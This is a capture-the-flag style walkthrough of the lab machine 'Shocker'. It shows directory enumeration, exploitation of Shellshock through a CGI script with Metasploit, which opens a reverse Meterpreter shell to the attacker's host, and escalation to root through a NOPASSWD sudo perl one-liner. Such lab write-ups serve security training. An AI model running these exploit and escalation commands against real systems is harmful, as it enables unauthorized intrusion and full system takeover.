Shocker

Synopsis


Shocker, while fairly simple overall, demonstrates the severity of the renowned Shellshock exploit, which affected millions of public-facing servers.

Skills


- Knowledge of Linux
- Enumerating ports and services
- Exploiting shellshock
- Exploiting NOPASSWD

Exploitation

As always we start with the nmap to check what services/ports are open



Opening web browser gives us a mock web page




Let’s then launch dirb to find hidden directories

```
└─# dirb http://10.10.10.56/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jun 16 22:39:20 2023
URL_BASE: http://10.10.10.56/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4686

---- Scanning URL: http://10.10.10.56/ ----
+ http://10.10.10.56/cgi-bin/ (CODE:403|SIZE:294)
```

And we found /cgi-bin directory; this directory is used to stored scripts that interact with web browser to provide functionalities used by the web page


Yet, attempts to access it gave us 403-Forbidden





Let’s continue our dirb scan on /cgi-bin directory with the script file extension .sh

```
└─# dirb http://10.10.10.56/cgi-bin/ -X .sh
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jun 16 22:41:22 2023
URL_BASE: http://10.10.10.56/cgi-bin/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.sh) | (.sh) [NUM = 1]

-----------------

GENERATED WORDS: 4686

---- Scanning URL: http://10.10.10.56/cgi-bin/ ----
+ http://10.10.10.56/cgi-bin/user.sh (CODE:200|SIZE:118)
```

And we found user.sh file









Due to the fact, we can access scripts stored in the /cgi-bin directory, there is a chance the application is vulnerable to ShellShock CVE


Let’s run metasploit to verify this assumption



```
msf6 > search shellshock

Matching Modules
================

   #   Name                                              Disclosure Date  Rank       Check  Description
   -   ----                                              ---------------  ----       -----  -----------
   0   exploit/linux/http/advantech_switch_bash_env_exec  2015-12-01       excellent  Yes    Advantech Switch Bash Environment Variable Code Injection (Shell
Shock)
   1   exploit/multi/http/apache_mod_cgi_bash_env_exec    2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellsh
ock)
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env     2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock)
Scanner
   3   exploit/multi/http/cups_bash_env_exec              2014-09-24       excellent  Yes    CUPS Filter Bash Environment Variable Code Injection (Shellshock
)
   4   auxiliary/server/dhclient_bash_env                 2014-09-24       normal     No     DHCP Client Bash Environment Variable Code Injection (Shellshock
)
   5   exploit/unix/dhcp/bash_environment                 2014-09-24       excellent  No     Dhclient Bash Environment Variable Injection (Shellshock)
   6   exploit/linux/http/ipfire_bashbug_exec             2014-09-29       excellent  Yes    IPFire Bash Environment Variable Injection (Shellshock)
   7   exploit/multi/misc/legend_bot_exec                 2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   8   exploit/osx/local/vmware_bash_function_root        2014-09-24       normal     Yes    OS X VMWare Fusion Privilege Escalation via Bash Environment Cod
e Injection (Shellshock)
   9   exploit/multi/ftp/pureftpd_bash_env_exec           2014-09-24       excellent  Yes    Pure-FTPd External Authentication Bash Environment Variable Code
 Injection (Shellshock)
   10  exploit/unix/smtp/qmail_bash_env_exec              2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
   11  exploit/multi/misc/xdh_x_exec                      2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
```



```
msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port (TCP)
```



```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[-] Msf::OptionValidateError The following options failed to validate: TARGETURI
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rpath /bin
rpath => /bin
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/
targeturi => /cgi-bin/
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.5:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/user.sh
targeturi => /cgi-bin/user.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.5:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (989032 bytes) to 10.10.10.56
[*] Meterpreter session 1 opened (10.10.14.5:4444 -> 10.10.10.56:53052) at 2023-06-16 22:49:57 -0400

meterpreter >
```

And we successfully launched shellshock exploit against the target thus getting a reverse shell as a user shelly

```
meterpreter > shell
Process 1552 created.
Channel 1 created.
python3 -c "import pty;pty.spawn('/bin/bash')"
shelly@Shocker:/usr/lib/cgi-bin$ whaomi
whaomi
bash: /usr/bin/python: No such file or directory
shelly@Shocker:/usr/lib/cgi-bin$ whoami
whoami
shelly
shelly@Shocker:/usr/lib/cgi-bin$
```


To escalate privileges, first of all we need to check what we can launch as a root user

Sudo -l

```
shelly@Shocker:/$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/$
```

It looks like we can run perl as a root user


Let’s go then to the gtfobins and find out how we can use it to our advantage



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo perl -e 'exec "/bin/sh";'
```



By following information from gtfobins we escalated our privileges to the root user